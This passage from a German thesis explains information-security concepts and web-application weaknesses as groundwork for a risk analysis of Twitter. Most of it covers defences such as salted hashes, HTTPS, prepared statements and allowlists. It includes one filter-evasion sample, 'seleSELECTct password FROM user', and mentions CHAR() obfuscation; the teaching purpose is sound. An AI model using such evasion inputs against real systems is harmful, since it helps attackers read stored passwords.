In diesem Abschnitt werden zunächst grundlegende Fachbegriffe der Informationssicherheit eingeführt, die in der Risikobewertung zur Einschätzung der Auswirkungen verwendet werden.

Informationssicherheit wird in Kapitel 2.2.2 zur „Sicherheit von Webanwendungen“ konkretisiert. Es werden typische Sicherheitslücken von Webanwendungen dargestellt, die bei der Risikoidentifizierung von Twitter eine entscheidende Rolle spielen. Auch Gegenmaßnahmen zur Mitigation von Risiken durch typischer Sicherheitslücken werden aufgezeigt.

Das Kapitel 2.2 schließt mit den Grundlagen der Risikoanalyse. Die verwendete Methode zur Risikoanalyse sowie die einzelnen Faktoren zur Risikobewertung werden vorgestellt.

### **2.2.1 Informationssicherheit**

In diesem Kapitel werden theoretische Konzepte und Begriffe zur Informationssicherheit eingeführt. Diese sind eng mit dem Risiko und der Risikoanalyse verknüpft, die im darauf folgenden Kapitel erläutert werden.

Einleitend lassen sich die Unterkapitel wie folgt in Verbindung bringen: Eine IT-Ressource hat Schutzziele, deren Bedrohung durch eine Sicherheitslücke ein Risiko darstellt. In den einzelnen Unterkapiteln wird speziell auf die für die Risikoanalyse von Twitter relevanten Aspekte eingegangen.

#### **2.2.1.1 IT-Ressource**

Unter einer IT-Ressource (oder auch IT-Asset) versteht man Daten, Hardware und Software beziehungsweise Funktionen, deren Beeinträchtigung negative Folgen für einen Betroffenen (z.B. Unternehmen) hätte [RMI 2005]. IT-Assets sind schützenswerte Ressourcen. IT-Ressourcen müssen dementsprechend vor unerlaubtem Zugriff, unerlaubter Nutzung und Änderung, sowie vor Zerstörung oder Diebstahl geschützt werden, damit keine negativen Folgen auftreten.

Twitter bietet seinen Nutzern als IT-Ressourcen eine Webanwendung und eine API mit vielfältigen Funktionen und Daten an. Zwar sind die Tweets in der Regel öffentlich abrufbar, aber vor allem Zugangsdaten, private Daten wie E-Mail-Adresse und OAuth-Zugriffstoken sind schützenswerte IT-Assets. Auch das Schreiben einer Twitter-Nachricht im Namen eines Anwenders stellt eine IT-Ressource dar, die geschützt werden muss. Auch die Server von Twitter und die verwendeten Protokolle (z.B. HTTPS) sind IT-Ressourcen, die vor unerlaubten Aktionen geschützt werden müssen.

#### **2.2.1.2 Schutzziele**

In der Informationssicherheit spricht man in der Regel von drei Schutzaspekten für die jeweils identifizierten IT-Assets: Vertraulichkeit, Integrität sowie Verfügbarkeit. Des weiteren rücken gerade bei Webanwendungen folgende Thematiken in den Mittelpunkt, die aus den drei Grundschutzziele abgeleitet werden können: Authentizität, Nichtabstreitbarkeit und Anonymität. Auf die sechs Schutzziele wird in den nachfolgenden Abschnitten eingegangen:

##### **Vertraulichkeit**

„Vertraulichkeit ist der Schutz vor unbefugter Preisgabe von Informationen. Vertrauliche Daten und Informationen dürfen ausschließlich Befugten in der zulässigen Weise zugänglich sein.“ [BSI 2009]

Vertraulichkeit ist nach oberflächlicher Betrachtung bei Twitter vernachlässigbar, da Nachrichten öffentlich verfügbar sind, allerdings bewahrt auch Twitter vertrauliche Daten auf: Zugangsdaten, nicht öffentliche Benutzerangaben wie die E-Mail-Adresse oder Mobilfunkrufnummer, private Direktnachrichten zwischen Nutzern, OAuth-Tokens für Third-Party Anwendungen und ihren Benutzern, aber auch nicht öffentliche Zugriffs- und Nutzungsstatistiken.

Zudem muss sicher gestellt sein, dass vertrauliche Daten nicht nur geeignet gespeichert werden, sondern auch vertraulich – also verschlüsselt - übertragen werden.

### **Integrität**

Unter [BSI 2009] heißt es zur Integrität im Sinne der Informationssicherheit:

„Integrität bezeichnet die Sicherstellung der Korrektheit (Unversehrtheit) von Daten und der korrekten Funktionsweise von Systemen. Wenn der Begriff Integrität auf "Daten" angewendet wird, drückt er aus, dass die Daten vollständig und unverändert sind.“

Datenintegrität deckt die Sicherstellung der korrekten Datenspeicherung und -übertragung bei unabsichtlichen, technischen Übertragungsfehlern und absichtlicher Änderung der Übertragung durch einen Angreifer ab.

Die Integrität von Softwaresystemen wird dadurch gewährleistet, dass eine Zugriffskontrolle implementiert wird. Dabei muss gelten, dass nur Berechtigte gewisse Funktionen aufrufen dürfen. Zudem dürfen Programmfunktionen nicht verfälscht oder unbeabsichtigte Aktionen dem Anwender untergeschoben werden.

### **Verfügbarkeit**

Ebenfalls nach [BSI 2009] gilt die Definition:

„Die Verfügbarkeit von Dienstleistungen, Funktionen eines IT-Systems, IT-Anwendungen oder IT-Netzen oder auch von Informationen ist vorhanden, wenn diese von den Anwendern stets wie vorgesehen genutzt werden können.“

Die Verfügbarkeit kann durch die Wahrscheinlichkeit, ob eine IT-Ressource in einem festgelegten Zeitrahmen verfügbar war, angegeben werden und ist somit ein messbares Qualitätsmerkmal:

$$\text{Verfügbarkeit} = \frac{\text{Gesamtlaufzeit} - \text{Gesamtausfallzeit}}{\text{Gesamtlaufzeit}}$$

Die Verfügbarkeit Twitters war in der Vergangenheit häufig nicht zufriedenstellend einzuschätzen, da die Server aufgrund des rasanten Wachstums überlastet waren. Auch wurden einige neue Funktionen bereits kurz nach Einführung wieder deaktiviert, da Stabilitätsprobleme auftraten.

### **Authentizität**

Die Authentizität ist ein abgeleitetes Grundziel der Informationssicherheit und bezeichnet die Verifizierung der Echtheit eines Objekts. Um Authentizität zu gewährleisten, muss die Vertraulichkeit von Geheimnissen (z.B. Zugangsdaten) gewahrt bleiben. Zudem darf die Authentifizierungsmethode nicht manipulierbar sein, die Integrität dieser Funktion ist also ebenfalls Bestandteil der Authentizität. Die Authentifizierungsfunktion selbst sowie die Daten zur Verifizierung der Identität müssen verfügbar sein, um die Prüfung vornehmen zu können.

Die Echtheit eines Benutzers wird z.B. durch das geheime Wissen der Zugangsdaten überprüft. Die Authentifizierung einer Nachricht kann durch Message Authentication Code (wie HMAC) oder digitale Signaturen<sup>31</sup> geprüft werden.

### **Nichtabstreitbarkeit**

Um die Nichtabstreitbarkeit einer Handlung sicherzustellen, muss nicht nur die Integrität der Daten über die Handlung als auch die Authentizität des durchführenden Benutzers sichergestellt sein. Die Handlungen der Benutzer müssen protokolliert werden, und diese Protokolle dürfen nicht manipuliert oder gelöscht werden können.

Diese technische Anforderung ist die Grundlage, um die Verbindlichkeit im organisatorischen, rechtlichen Rahmen ableiten zu können.

### **Anonymität**

Anonymität bezeichnet den Zustand, dass eine Person oder Gruppe nicht identifiziert werden kann. Es ist eng mit dem Sicherheitsziel Vertraulichkeit verbunden, da Anonymität nur dann gewährleistet werden kann, wenn identifizierende Daten zwischen Anwender und Dienst vertraulich bleiben.

Anders als bei Facebook, wo der Benutzer sich laut Nutzungsbedingung mit dem echten Namen anmelden muss, besteht diese Verpflichtung bei Twitter nicht [TwitterSupport 2011b]. Anonymität wird zwar nur von einem Teil der Twitter-Benutzer angestrebt, trotzdem müssen auch solche Risiken identifiziert werden, die die Anonymität gefährden.

### **2.2.1.3 Bedrohung**

Bedrohungen (engl.: „threats“) sind allgemein Umstände oder Ereignisse, durch die Schäden entstehen können und somit ein Risiko eintritt. Die Ausnutzung einer Schwachstelle stellt eine Bedrohung und Risiko dar.

Der Schwerpunkt der Bedrohungen für die Anwender Twitters liegt in der Kompromittierung von Informationen und Funktionen, da sie schützenswerte IT-Ressourcen des Benutzers sind. Ausfälle des Dienstes spielen für den Nutzer ebenfalls eine

---

<sup>31</sup> Digitale Signaturen sind mit der HMAC verwandt, benutzen allerdings kein symmetrisches Verschlüsselungsverfahren, sondern ein asymmetrisches: Der private Schlüssel, der ausschließlich dem Unterzeichner bekannt ist, wird zum Signieren eingesetzt, während mit dem öffentlichen Schlüssel die Signatur validiert wird.

Rolle, allerdings kann der Benutzer dem Dienstaussfall nicht entgegenwirken. Der Anwender begibt sich also in Abhängigkeit, da nur Twitter die Dienstleistung wieder herstellen kann.

Microsoft hat mit STRIDE eine Kategorisierung von Bedrohungen in der Informationstechnik vorgeschlagen [Hernan et al. 2006]:

- Spoofing of user identity: Vortäuschung von falschen Benutzeridentitäten
- Tampering: Manipulation von Daten
- Repudiation: Abstreiten/Verschleiern von eigenen, schadhaften Handlungen
- Information disclosure: Preisgabe von Informationen
- Denial of Service: Durch Überlastung werden Dienste blockiert
- Elevation of privilege: Erweiterung der Rechte/Privilegien

Jede Bedrohungskategorie zielt dabei auf mindestens eins der sechs Schutzziel aus Kapitel 2.2.1.2 ab.

#### **2.2.1.4 Sicherheitslücke**

Eine Sicherheitslücke (englisch vulnerability) ist in [ISO 27005] wie folgt definiert:

„A weakness of an asset or group of assets that can be exploited by one or more threats“

Sicherheitslücken stellen eine Bedrohung der IT-Ressourcen dar, da diese Lücken für einen Angriff ausgenutzt werden können. Generell können Sicherheitslücken anhand der bedrohten Assets in sechs verschiedene Bereiche unterteilt werden [ISO 27005]:

- Organisation: keine Überprüfungen der Sicherheitsmaßnahmen
- Personal: kein Sicherheitsbewusstsein, keine Schulungen
- Standort: unzuverlässige Stromversorgung, Überflutungsgebiet, ungeschützter Zugang
- Hardware: Anfällig durch Luftfeuchtigkeit, Verschmutzung, keine Ausfallsicherheit
- Netzwerk: ungeschützte Kommunikationsleitungen, ungehinderter Zugriff
- Software: unzureichende Tests oder Protokollierung oder fehlende Maßnahmen

In der Risikoanalyse von Twitter werden vor allem Sicherheitslücken im Software-Segment betrachtet. Das bedeutet nicht, dass die Sicherheitslücken in den übrigen Bereichen (wie Personal, Hardware oder Standort) irrelevant sind. Ganz im Gegenteil: Könnten bspw. Unbefugte in das Rechenzentrum von Twitter eindringen, hätten sie auf vertrauliche Daten zugriff und könnten die Software/Daten beliebig manipulieren oder löschen, was ein Worst Case-Szenario darstellen würde.

Die Sicherheitslücken dieser Segmente (Personal, Hardware oder Standort) können in dieser Arbeit jedoch nicht eingeschätzt werden, da Informationen über Twitters Rechenzentrum oder andere Interna Twitters öffentlich nicht bekannt sind. Um reine

Spekulation zu vermeiden, wird unterstellt, dass Twitter in den Bereichen Personal, Hardware und Standort keine Sicherheitslücken aufweist. Es wird sich auf jene Sicherheitslücken konzentriert, die analysiert und bewertet werden können.

Sicherheitslücken im Software-Bereich sind meist öffentlich bekannt, da ein Großteil der Software von Twitter über das Internet zugänglich ist: Sicherheitslücken können durch den Anwender i.d.R. unmittelbar nachvollzogen werden und werden entsprechend in der Literatur protokolliert. Außerdem können die Module und Parameter Twitters sicherheitskritisch analysiert werden. Twitter ist als Webanwendung auch mit den dafür typischen Schwachstellen konfrontiert ist.

Die charakteristischen Sicherheitslücken von Webanwendungen werden im nachfolgenden Kapitel 2.2.2 vorgestellt. Als Quelle zur Sicherheit von Webanwendung wird vor allem auf [Stuttard/Pinto 2007] zurückgegriffen.

## 2.2.2 Sicherheit von Webanwendungen

Die Sicherheit von Webanwendungen wird durch mehrere Faktoren negativ beeinflusst: Sämtliche Eingaben der Anwendung werden vollständig durch den Benutzer kontrolliert und können durch Angreifer manipuliert werden. Die Eingaben des Benutzers müssen daher durchgängig validiert und entsprechend behandelt werden.

Webanwendungen stehen in der Regel im Internet für alle Benutzer zur Verfügung, auch Angreifer können das Verhalten der Webanwendung ausspionieren. Durch die Manipulation der übertragenen Parameter wie dem Query String<sup>32</sup>, Cookie<sup>33</sup>, User Agent oder Referrer<sup>34</sup> kann die jeweilige Reaktion der Webanwendung protokolliert werden – somit werden Schwachstellen aufgedeckt. Daneben stehen dem Angreifer weitere angriffsrelevante Informationen zur Verfügung: Dank des Caches von Suchmaschinen kann auf alte Versionen der Webanwendung zugegriffen werden. Informationen zu Entwicklern einer Webanwendung lassen sich im Internet abfragen – eventuell haben diese gar Code der Webanwendung bei Problemen in Foren veröffentlicht. Aussagekräftige Fehlermeldungen können einem Angreifer wertvolle Informationen bieten. Auch der Suchmaschinenindex einer Webanwendung kann zur Abfrage nach versteckten Inhalten verwendet werden. Daneben lässt die robots.txt<sup>35</sup> eventuell Rückschlüsse auf sicherheitsrelevante Bereiche in der Webanwendung zu.

---

32 Der Query String ist ein Parameter, der server- oder clientseitig verarbeitet werden kann. Der Query String ist Bestandteil der URL.

33 Ein Cookie (HTTP Cookie) ist eine Information, die durch die Webanwendung persistent im Browser abgespeichert wird und bei jeder nachfolgenden Anfrage im HTTP-Header übertragen wird. Da das Cookie clientseitig gespeichert wird, kann ein Angreifer die Angaben manipulieren.

34 Der Referrer ist optionaler Teil des HTTP-Anfrage-Headers. Er gibt die Webseite an, von der der Besucher über den Aufruf eines Links auf die aktuelle Seite gelangt ist.

35 Die robots.txt enthält Anweisungen für Webcrawler von Suchmaschinen. Da mit dieser Datei verhindert werden kann, dass Verzeichnisse auf dem Webserver durch Suchmaschinen indiziert werden, kann es für einen Angreifer ein Ansatzpunkt sein.

Ein weiteres Problem bei der Sicherheit von Webanwendungen ist, dass viele Technologien des World Wide Webs ständig weiterentwickelt wurden und für heutige Zwecke im Internet anfangs nicht ausgelegt waren. Durch die Anpassung veralteter Technologien an neue Anforderungen sind Seiteneffekte aufgetreten, die sich auch auf die Sicherheit der Webanwendungen ausgewirkt haben.

Generell muss attestiert werden, dass es sich bei Webanwendungen um einen relativ neuen, sich rasant entwickelnden Bereich handelt, der äußerst populär ist und damit von vielen Benutzern auch für Aufgaben wie Onlinebanking verwendet wird. Daraus ist ableitbar, dass es wegen der ständigen Weiterentwicklungen in diesem Bereich kaum Standard-Verteidigungsmechanismen geben kann, die auch einen wirksamen Schutz gegen neue Angriffsformen bieten. Aufgrund der Popularität von Webanwendungen ist es für Angreifer lohnend, Sicherheitslücken in diesem Bereich zu entdecken und neue Angriffsformen zu entwickeln. Für Entwickler von Webanwendungen hingegen ist es nur mit immensem Aufwand möglich, mit den Entwicklungen der Angreifer Schritt zu halten und in der eigenen Anwendung ein gewisses Level an Sicherheit zu gewährleisten. Auch ist zu beobachten, dass sich das Sicherheitsbewusstsein auf Entwicklerseite oft nur langsam entwickelt: Nach [SocSec 2011] haben von 43 Internetseiten aus dem Bereich soziale Medien nur 17 Seiten eine eigene Security-E-Mail-Adresse, wie in [RFC 2142] gefordert, um Sicherheitshinweise und -anfragen zu adressieren - und obwohl den 43 Internetportalen 69 Sicherheitslücken mitgeteilt wurden, sind bis dato noch 26 Sicherheitslücken offen (37,6%).

### **2.2.2.1 Authentifizierung, Session-Management und Zugriffskontrolle**

Benutzer authentisieren sich in der Regel mit ihren Zugangsdaten bei einer Webanwendung. Für einen optimalen Schutz sollte neben dem Passwort auch der Benutzername nicht öffentlich bekannt sein. Damit die Zugangsdaten vertraulich behandelt werden, sollte die Webanwendung die Zugangsdaten nur verschlüsselt über HTTPS übertragen, und auf dem Server der Webanwendung sollte nicht das Passwort abgespeichert werden, sondern der Hashwert der Konkatenation eines Passwortes mit einem Salt<sup>36</sup>. So sind die abgespeicherten Zugangsdaten trotz kompromittierter Datenbank nicht lesbar und können nur mit hohem Aufwand aus dem Hashwert berechnet werden.

Das Zurücksetzen des Passwortes wird bei Twitter folgendermaßen umgesetzt:

Der Nutzer gibt auf der Recovery-Seite seinen Benutzernamen oder seine E-Mail-Adresse ein. Sollte der Benutzer auch ein Mobiltelefon für Twitter eingerichtet haben, muss er zudem seine Mobiltelefonnummer eingeben. Stimmen die Angaben, verschickt Twitter

---

36 Der Salt ist in der Kryptographie eine Zeichenkette, die die Entropie erhöht. Ohne Salt kann der Angreifer auf eine Rainbow Table zugreifen, die vorberechnete Passwort-Hashwert-Paare enthält, um zu einem Hashwert das Passwort zu erhalten. Zwar ist auch die Erstellung von Rainbow Tables für Passwörter mit Salt denkbar, in der Regel ist die Berechnung aufgrund der höheren Entropie jedoch unwirtschaftlich.

eine E-Mail mit einem Verweis, der einen schwer zu erratenden Token enthält. Dieser Token wird in jeder E-Mail trotz gleichen Benutzerkontos verändert, und alte Tokens verlieren ihre Gültigkeit. Besucht man den angegebenen Link mit gültigem Token, kann ein neues Passwort eingegeben werden.

Hat der Benutzer sich erfolgreich gegenüber der Webanwendung authentisiert, müssen ihn seine nachfolgenden Anfragen als Benutzer identifizieren. Dies ist notwendig, weil Webanwendungen zur Übertragung der Internetseiten das zustandslose HTTP-Protokoll verwenden. Das bedeutet, dass das Protokoll die HTTP-Anfragen immer unabhängig voneinander verarbeitet. Der Server kann somit nicht mehrere Anfragen des gleichen Clients aufgrund des Protokolls einander zuordnen und identifizieren. Stattdessen muss der Entwickler diese Funktionalität auf Anwendungsebene implementieren.

Bei der erfolgreichen Anmeldung generiert die Webanwendung für den Benutzer einen eindeutigen Sessiontoken, der den Benutzer identifiziert und nun bei jeder nachfolgenden Anfrage durch den Client an den Server übertragen wird. Es gibt drei verschiedene Methoden, den Token zu übertragen:

1. Get-Parameter im Query String
2. Cookie
3. Post-Parameter

Alle Methoden haben Schwachstellen. Besonders die noch relativ häufig anzutreffende Tokenübertragung im Query String ist zu vermeiden, da der geheime Sitzungstoken im Referrer ausgehender Links und beim Laden externer Elemente wie Bilder und Skripte übertragen und so publik wird.

Die Übertragung im Post-Parameter ist aus Sicherheitsgründen zu begrüßen. Es setzt jedoch voraus, dass innerhalb der Webanwendung zur Navigation keine Verweise verwendet werden. Links müssen über Formulare realisiert werden, da die Daten via HTTP-Post an die Webanwendung übertragen werden müssen. Diese Methode kann nur selten innerhalb von Webanwendungen umgesetzt werden, da sie das Design und die Funktionalität einschränkt. Außerdem ist die Navigation über Formulare für die Entwickler nicht intuitiv, da sie dem HTML-Standard widerspricht.

Die derzeit populärste Methode ist die Übertragung des Sitzungstokens im Cookie, da sie dem Kompromiss zwischen Sicherheit und Bedienbarkeit am ehesten gerecht wird.

Twitter verwendet ausschließlich Cookies zum Sessionmanagement. Wenn Cookies im Browser deaktiviert sind, ist es unmöglich, sich auf der Twitter-Seite anzumelden. Es irritiert, dass Twitter keine Fehlermeldung bei deaktivierten Cookies ausgibt.

Das Session-Management weist jedem Benutzer nach erfolgreicher Anmeldung ein eindeutiges Token zu. Dieser Token muss zufällig und schwer zu erraten sein, was auch bedeutet, dass es aus keine aussagekräftige Elemente zusammengesetzt sein darf – zum Beispiel der Hashwert der Verkettung von Benutzer-Id und Benutzername. Dieser

Mechanismus könnte durch einen Angreifer durchschaut werden und ihn so in die Lage versetzen, gültige Sessiontokens anderer Benutzer zu erstellen. Mit diesen Tokens könnte sich der Angreifer gegenüber einer Webanwendung identifizieren, ohne die Zugangsdaten des Opfers zu kennen und Session Hijacking<sup>37</sup> betreiben.

Als Grundregel für Sessiontokens gilt, dass sie bei jeder Anmeldung neu erzeugt werden müssen. Vorgegebene Sessiontokens, die einen unangemeldeten Benutzer ausweisen, dürfen durch die Anmeldung nicht zu einem Sessiontoken für einen angemeldeten Benutzer aufgewertet werden, da dies eine sogenannte Session Fixation<sup>38</sup> ermöglicht. Es muss bei der Anmeldung immer ein komplett neuer Token erstellt werden.

Bei der Abmeldung müssen die Sitzungsdaten wie das Token in der Webanwendung gelöscht werden. Sollten sich Benutzer nicht explizit von der Webanwendung abmelden, müssen Sitzungen nach einer gewissen Dauer der Inaktivität automatisch gelöscht werden. Je länger Sessiontokens aktiv sind, desto gefährdeter ist der Benutzer für Session Hijacking. Die Schwachstellen des Session-Managements von Twitter werden in Kapitel 3.2 erläutert.

Die Webanwendung muss die Zugriffsrechte ausschließlich aus dem Sitzungstoken ableiten. Inhalte von Webanwendungen lediglich durch „Security by obscurity“ zu verstecken, indem die Adresse geheim gehalten und verkompliziert wird, stellt keine ausreichende Zugriffskontrolle dar.

Man unterscheidet zwei Kategorien von Zugriffskontrollen:

1. vertikale Zugriffskontrolle: Verschiedene Benutzer haben unterschiedliche Rechte. (bspw. hat ein Administrator zusätzliche Rechte)
2. horizontale Zugriffskontrolle: Verschiedene Benutzer erhalten nur auf eine Untermenge Zugriff. (Der Zugriff auf Direktnachrichten bei Twitter ist auf jene beschränkt, die an einen adressiert sind.)

### **2.2.2.2 Hypertext Transfer Protocol Secure (HTTPS)**

Da sich in diese Diplomarbeit mit den Risiken von Twitter beschäftigen soll, ist uns in diesem Abschnitt wichtiger, welchen Nutzen HTTPS gegenüber HTTP bietet und wie Twitter HTTPS einsetzt. Eine umfangreiche Analyse des Protokolls und der übertragenen Daten bietet [Moser 2009].

HTTP dient der Übertragung von Internetseiten und ist auf der Anwendungsebene im TCP/IP-Referenzmodell<sup>39</sup> angesiedelt. Auf der Transportschicht verwendet HTTP das TCP-

---

37 Beim Session Hijacking wird der Sitzungstoken des Opfers durch den Angreifer gestohlen.

Der Angreifer verwendet den Sitzungstoken des Opfers und erhält dessen Rechte in der Anwendung, obwohl er die Zugangsdaten des Opfers nicht kennt.

38 Der Angreifer schiebt dem Opfer beim Session Fixation eine Session für die Webanwendung unter. Meldet sich das Opfer mit dieser Session an, kennt der Angreifer den Sitzungstoken des Opfers und kann Session Hijacking betreiben.

39 Das TCP/IP-Referenzmodell ist ein 4-schichtiges Modell für die Internet-Protokollfamilie. Die vier Schichten: Netzzugang, Internet, Transport und Anwendung.

Protokoll. HTTP ist ein zustandsloses Protokoll, welches zur Kommunikation zwischen Client (Browser) und Server (Webanwendung) eingesetzt wird. Der Client schickt eine Anfrage (Request) an den Server, woraufhin der Server antwortet (Response). Die Übertragung sämtlicher Daten (eingegebene Passwörter, Cookies, Zahlungsverbindungen usw.) geschieht bei HTTP unverschlüsselt und kann somit durch einen passiven Angreifer mitgehört werden. Zudem kann bei HTTP die Identität des Servers nicht überprüft werden. Der Benutzer eines Browsers (Client) gibt zwar die URI des Servers vor, allerdings könnte die URI durch eine DNS<sup>40</sup>-Manipulation auf den Server eines Angreifers zeigen. In diesem Fall würde der Benutzer seine Daten mit dem Angreifer, der evtl. das Verhalten und Aussehen der Webanwendung kopiert, austauschen.

HTTP gewährleistet somit nicht die Schutzziele Vertraulichkeit und Authentizität. Genau diese beiden Schutzziele stellt HTTPS sicher: Die Kommunikation zwischen Browser und Webanwendung wird verschlüsselt übertragen. Sollte die Webanwendung über ein gültiges, digitales Zertifikat verfügen, kann der Client die Identität des Servers verifizieren. HTTPS definiert dazu zwischen TCP und HTTP eine weitere Transportschicht „SSL/TLS“.

Twitter verwendet standardmäßig einen Mischbetrieb aus HTTP und HTTPS. Beim Anmelden werden die Zugangsdaten mit HTTPS an Twitter übertragen, ebenfalls werden teilweise Konto- und Passworteinstellungen via HTTPS übertragen. Die Third-Party Anwendung kommunizieren ausschließlich über HTTPS mit Twitter.

Alle weiteren Übertragungen erfolgen mit HTTP und können somit von Angreifern abgehört werden. Besonders interessant ist für Angreifer das Mithören der Sessiontoken, was zum Session Hijacking genutzt werden kann und vollen Zugriff auf das Twitter-Konto des Opfers erlaubt.

Auf der Internetseite von Twitter kann seit März 2011 HTTPS für ein Profil standardmäßig aktiviert werden [Penner 2011b]. Nach der Aktivierung von HTTPS werden sämtliche Verbindungen mit Twitter, die den Sitzungstoken als Cookie übertragen, verschlüsselt, so dass diese Information nicht mehr abgehört werden kann und sicher zwischen Client und Server übertragen wird.

HTTPS verhindert, dass ein Angreifer vertrauliche Nachrichten zwischen Server und Client abhört. Außerdem kann ein Angreifer bei HTTP einen falschen Twitter-Server vortäuschen.

### 2.2.2.3 Serverseitige Code Injection

Serverseitige Code Injection-Angriffe bezeichnen die häufigste Angriffsform auf Webanwendungen. Das Grundprinzip solch eines Angriffs ist dabei immer gleich: Der Angreifer überträgt etwa mit Query String, Post-Anfrage, Cookie, weiteren HTTP-Anfrage-

---

<sup>40</sup> DNS steht für „Domain Name System“ und ist ein verteilter, hierarchischer Dienst zur Namensauflösung im Internet.

Header oder anderen Eingabequellen (etwa XML, JSON, E-Mail oder einem Bild) schadhafte Code, der durch die Webanwendung verarbeitet wird. Dieser schadhafte Code kann auf verschiedenste Systemkomponenten der Webanwendung abzielen und wird dementsprechend unterteilt:

- SQL<sup>41</sup> Injection: Angriff auf das zugrundeliegende Datenbanksystem
- Shell<sup>42</sup> Injection: Es können Befehle an das Betriebssystem übergeben werden.
- Programmcode Injection: Der eingeschleuste Programmcode wird von der Webanwendung ausgeführt.

Eine Code Injection-Sicherheitslücke kann dazu verwendet werden, Daten und ggf. Quellcodes auszulesen oder zu manipulieren. Sollten keine ausreichenden Gegenmaßnahmen implementiert worden sein, kann der Angreifer sehr oft seine Rechte ausweiten, Zugriff auf weitere Komponenten erlangen oder Zugangsdaten von Administratoren auslesen. Eine solche Sicherheitslücke ist daher ein Worst Case-Szenario, das es mit entsprechenden Methoden zu verhindern gilt.

Serverseitige Code-Injection kann verhindert werden, indem keine Eingaben, die vom Benutzer stammen, beim Zugriff auf Dateisystem, Shell, Datenbank oder noch zu interpretierenden Programmcode verwendet werden. In vielen Fällen sind Benutzereingaben jedoch notwendig, so dass diese entsprechend gehandhabt werden müssen. Im folgenden werden Methoden vorgestellt, die die Eintrittswahrscheinlichkeit für Code Injection minimieren oder die Auswirkung bei Eintritt begrenzen.

### **Eingaben des Benutzers validieren**

Für die Validierung der Benutzereingaben muss schadhafter Code erkannt werden. Es gibt zwei grundlegende Ansätze, um die Eingaben zu überprüfen:

1. Anhand einer Negativliste wird definiert, welche Zeichenketten schadhaft sind. Der Nachteil dieser Methode ist, dass dem Entwickler alle schadhafte Zeichenketten bekannt sein müssen. Vor allem müssen auch alle Verschleierung der böartigen Eingaben erfasst sein, was sich als sehr umfangreiches und schwieriges Unterfangen herausstellt. Der Angreifer kann die Verschleierung der Eingaben durch verschiedene Kodierungen, Groß- und Kleinschreibung, eingeschobene Kommentare und Funktionen vornehmen (mit *CHAR*<sup>43</sup>() kann z.B. bei MySQL<sup>44</sup> böartige Zeichenketten als Zahlen übergeben werden). Die Prüfung kann beim Definieren von böartigen Zeichenketten also auf vielfältige Weise umgangen werden.

---

41 SQL steht für „Structured Query Language“ und ist eine Sprache zur Definition, Abfrage und Manipulation von relationalen Datenbanken.

42 Shell bezeichnet die Kommandozeile eines Betriebssystems.

43 Die CHAR-Funktion gibt die Zeichenkette zum übergebenen Integer-Codewert zurück.

44 MySQL ist ein weit verbreitetes relationales Datenbankverwaltungssystem.

2. Restriktiver und sicherer wird die Prüfung, wenn man mit einer Positivliste Zeichenketten definiert, die erlaubt sind. Sollte die Eingabe Zeichen enthalten, die sich nicht in der Positivliste befinden, wurde schadhafte Code entdeckt. Auch bei der Verwendung einer Positivliste muss der Entwickler schadhafte Zeichen kennen, da er sie sonst versehentlich doch erlauben könnte.

Benutzereingaben sollten durch eine Webanwendung generell so restriktiv wie möglich behandelt werden.

Als zweiter Schritt nach der Prüfung der Eingaben muss sich der Entwickler die Frage stellen, wie er schadhafte Eingaben behandelt. Ihm stehen zwei Alternativen zur Auswahl:

1. Datenbereinigung (engl.: „data sanitization“): Der schadhafte Code aus den Eingaben wird entfernt und anschließend durch die Webanwendung weiter verarbeitet. Das Problem an dieser Methode ist, dass die Daten auch nach der Bereinigung noch schadhafte Code enthalten können, da er rekursiv eingefügt wurde. Als Beispiel dient folgende Eingabe, in der *SELECT* schadhafte ist und entfernt wird:

*„seleSELECTct password FROM user“*

2. Daten zurückweisen (engl.: „data rejection“): Wird schadhafte Code in der Eingabe erkannt, verarbeitet die Webanwendung die Eingabe nicht. Das Zurückweisen der Daten ist nicht nur restriktiver und damit sicherer, sondern auch intuitiv: Der Betreiber einer Webanwendung hat schließlich kein Interesse daran, die Eingaben eines Angreifers zu verarbeiten.

### **Defense in Depth-Konzept**

Das Defense in Depth-Konzept fordert die Implementierung von Sicherheitsmechanismen, an jeder Anwendungsschicht. Oft bieten die Komponenten einer Webanwendung sichere API, die der Entwickler verwenden sollte. Solche API bieten spezielle Funktionen, um eine höhere Sicherheit zu gewährleisten. So werden bspw. Methoden angeboten, die nicht auf sicherheitskritische Befehle zugreifen oder pro Aufruf nur einen Befehl absetzen können.

Ein Beispiel für eine sichere API sind Prepared Statements, die SQL-Injections verhindern. Bei Prepared Statements werden die Parameter separat an das DBMS<sup>45</sup> übertragen, so ist es für einen Angreifer nicht mehr möglich aus den Parametern auszubrechen und eigene SQL-Anfragen an die Datenbank zu senden.

Mit einer eingeschränkten Chroot<sup>46</sup>-Umgebung kann ähnliches für den Webserver beziehungsweise seinen Dateisystem-Zugriffsrechten und ausführbaren Betriebssystem-Befehlen erreicht werden. Ein Angreifer ist trotz entdeckter Schwachstelle nicht in der Lage auf bestimmte Verzeichnisse oder Befehle zuzugreifen und so seinen Angriff auszuweiten.

---

<sup>45</sup> DBMS ist die Abkürzung für „Datenbankmanagementsystem“ und verarbeitet u.a. Anfragen an die Datenbank.

<sup>46</sup> chroot steht für „change root“ und bietet in Unix-Systemen die Möglichkeit Prozesse innerhalb einer festgelegten Umgebung (Sandbox) auszuführen.

### **Prinzip der minimalen Rechtevergabe**

Ein wichtiger Aspekt um Auswirkungen von Sicherheitslücken zu verringern, ist die Vergabe von minimalen Rechten. So benötigt beispielsweise der Datenbankbenutzer, über den die Daten zur Anzeige eines Produktkatalogs abgerufen werden, ausschließlich lesenden Zugriff auf die Tabelle mit den Produktdaten. Sollte ein Angreifer eine SQL-Injection Schwachstelle in der Anzeige des Produktkatalogs ausnutzen können, kann er nur lesend auf die Produkttabelle zugreifen.

### **Härten der Serverkonfiguration**

Weitere wichtige Aspekte beim Defence in Depth-Konzept sind das regelmäßige Aktualisieren der eingesetzten Software und das Deinstallieren nicht benötigter Standardfunktionen. Dadurch stehen dem Angreifer weniger Funktionen zur Verfügung, die er bei einem Angriff verwenden könnte.

#### **2.2.2.4 Cross-Site Scripting**

Bei Cross-Site Scripting (XSS) wird ebenfalls Code in die Anwendung eingeschleust. Allerdings ist das Ziel dieses Angriffes nicht die Webanwendung selbst, sondern der Benutzer der Webanwendung. Es werden clientseitige Skripte (v.a. Javascript) in die Webanwendung eingeschleust, die im Browser des Opfers ausgeführt werden und dort Schaden anrichten. Javascript-Code lässt sich über das Script-Tag von externen Webseiten laden, so dass der Angreifer seinen Code auf beliebigen Webservern lagern kann und zentral bearbeiten kann.

